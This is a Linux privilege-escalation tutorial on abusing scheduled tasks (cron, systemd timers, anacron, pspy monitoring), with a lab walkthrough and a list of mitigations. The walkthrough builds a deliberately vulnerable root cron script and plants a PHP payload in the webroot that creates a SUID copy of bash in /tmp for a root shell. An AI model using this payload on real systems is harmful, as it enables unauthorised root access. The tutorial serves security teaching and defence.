
When enumerating any form of automated tasks, try to identify:
- Cron jobs
- User crontabs
- System crontabs
- Writable scripts
- Writable executables
- Writable directories
- Systemd timers
- Anacron jobs
- Logrotate executions
- Privileged scheduled tasks
Scheduled tasks frequently execute with elevated privileges and are one of the most common privilege escalation vectors on Linux systems.
Common Locations
System-wide cron locations:
/etc/crontab
/etc/cron.d/*
/etc/cron.hourly/
/etc/cron.daily/
/etc/cron.weekly/
/etc/cron.monthly/
User-specific crontabs:
crontab -l
Systemd timers:
systemctl list-timers
Anacron configuration:
/etc/anacrontab
Cron Jobs
Overview
Cron jobs are scheduled tasks used to automate administrative operations such as:
- Backups
- Log cleanup
- Maintenance
- Monitoring
- Synchronization tasks
The cron daemon executes commands according to schedules defined in crontab files.
Each cron entry consists of:
Minute Hour Day Month Weekday Command
Example:
*/5 * * * * /opt/scripts/backup.sh
This executes every five minutes.
Enumeration
Review the system crontab:
cat /etc/crontab
Review cron directories:
ls -la /etc/cron.*
Review user crontabs:
crontab -l
Review all cron-related files:
find /etc -name "*cron*" 2>/dev/null
Interesting findings include:
- Scripts executed as root
- Writable scripts
- Writable directories
- Relative paths
- Missing full paths
- Custom maintenance scripts
PSPY
Overview
pspy is a process monitoring tool that allows observation of processes executed by other users without requiring root privileges.
This is extremely useful for discovering scheduled tasks that are not visible through configuration files.
Usage
./pspy64 -pf -i 1000
Interesting findings include:
- Periodically executed scripts
- Root-owned processes
- Backup jobs
- Maintenance jobs
- Log rotation activity
Cron Job Abuse
Cron jobs can often be abused by analyzing:
- The script being executed
- Files accessed by the script
- Directories written by the script
- Environment variables used by the script
A common scenario is:
root
  └─ cron
        └─ backup.sh
If the attacker can modify:
backup.sh
or any resource used by it, arbitrary commands may execute as root during the next scheduled execution.
Systemd Timers
Modern Linux distributions frequently replace cron jobs with systemd timers.
Enumerate timers:
systemctl list-timers
Inspect a specific timer:
systemctl cat timer-name
Inspect the associated service:
systemctl cat service-name
Interesting findings include:
- Custom timers
- Writable services
- Writable scripts
- User-controlled execution paths
Anacron
Overview
Anacron performs scheduled tasks on systems that may not remain powered on continuously.
Configuration file:
/etc/anacrontab
Review:
cat /etc/anacrontab
Interesting findings include:
- Writable scripts
- Root-owned maintenance jobs
- Custom execution paths
Example
The purpose of this example is to demonstrate how a seemingly harmless root-owned cronjob, which runs a testing script can become a privilege escalation opportunity when it interacts with user-controlled resources. Suppose a system administrator has created a cronjob that runs every minute and validates PHP files before deployment.
Note: this example requires PHP, so I went ahead and pre-installed it:
sudo apt install php

- Create the script - this script essentially takes every PHP file inside the webroot and executes it unconditionally, which is basically the key vulnerability here. It checks if the last error code (
$?) is equal 0 (no error) to simulate a sort of unit test.
cat > /opt/web_tests.sh << 'EOF'
#!/bin/bash

for file in /var/www/html/*.php
do
    php "$file" >/dev/null 2>&1

    if [ $? -eq 0 ]; then
        echo "[PASS] $file"
    else
        echo "[FAIL] $file"
    fi
done
EOF
- The script should have proper protections and it also needs to be executable:
chmod +x /opt/web_tests.sh
sudo chown root:root /opt/web_tests.sh
sudo chmod 755 /opt/web_tests.sh
- And I created the crontab with the following command:
echo "* * * * * root /opt/web_tests.sh" > /etc/crontab
- Now imagine you just exploited some sort of web vulnerability and landed a shell as the user
www-data. For the sake of the example I went ahead and created the webroot directory and impersonated the user. Bear in mind it is not a regular user, it is a service account and you should technically never log in or set a password on it. This is entirely to keep the focus on the actual privilege escalation instead of deviating into a showcase of a whole web exploit, (since we have a dedicated chapter on those anyway).

# create the default webroot
sudo mkdir -p /var/www/html

# make www-data the owner
sudo chown www-data:www-data /var/www/html

# i used "ubuntu" here
sudo passwd www-data

# impersonate
sudo su -l www-data -s /bin/bash
- Suppose I leveraged my access to transfer
pspy64to the target (inside/tmp), chmod-ed it to be executable and ran it with the following command:
bash -c "/tmp/pspy64 -pf -i 1000"

- After waiting for a bit, we observe an entry with "UID=0" (means
root), PID=4101 and most importantly the actual command is/bin/bash /opt/web_tests.sh. Now, of course our next objective is to figure out what is this script (assuming we are in a foreign environment). After identifying both the script's behavior and our control over the target directory, we can abuse this trust relationship by placing a malicious PHP file inside the webroot.

# drops a globally accessable SUID bash, essentially allowing any user to execute it and impersonate root
echo '<?php system("cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash"); ?>' > /var/www/html/exploit.php

- After waiting for the crontab to execute, I have proven control:
# the "-p" flag retains the set id
/tmp/rootbash -p
Mitigations
- Do not execute files from user-controlled directories.
- Store test files in a protected location owned by
root. - Apply proper file permissions and ownership.
- Avoid running scheduled tasks as
rootunless absolutely necessary. - Run the task as a dedicated low-privileged service account whenever possible.
- Validate or allowlist files before processing them.
- Restrict write access to deployment and webroot directories.
- Log and monitor modifications to sensitive directories.
- Perform testing in isolated environments rather than directly on production systems.
- Periodically review scheduled tasks and the resources they interact with.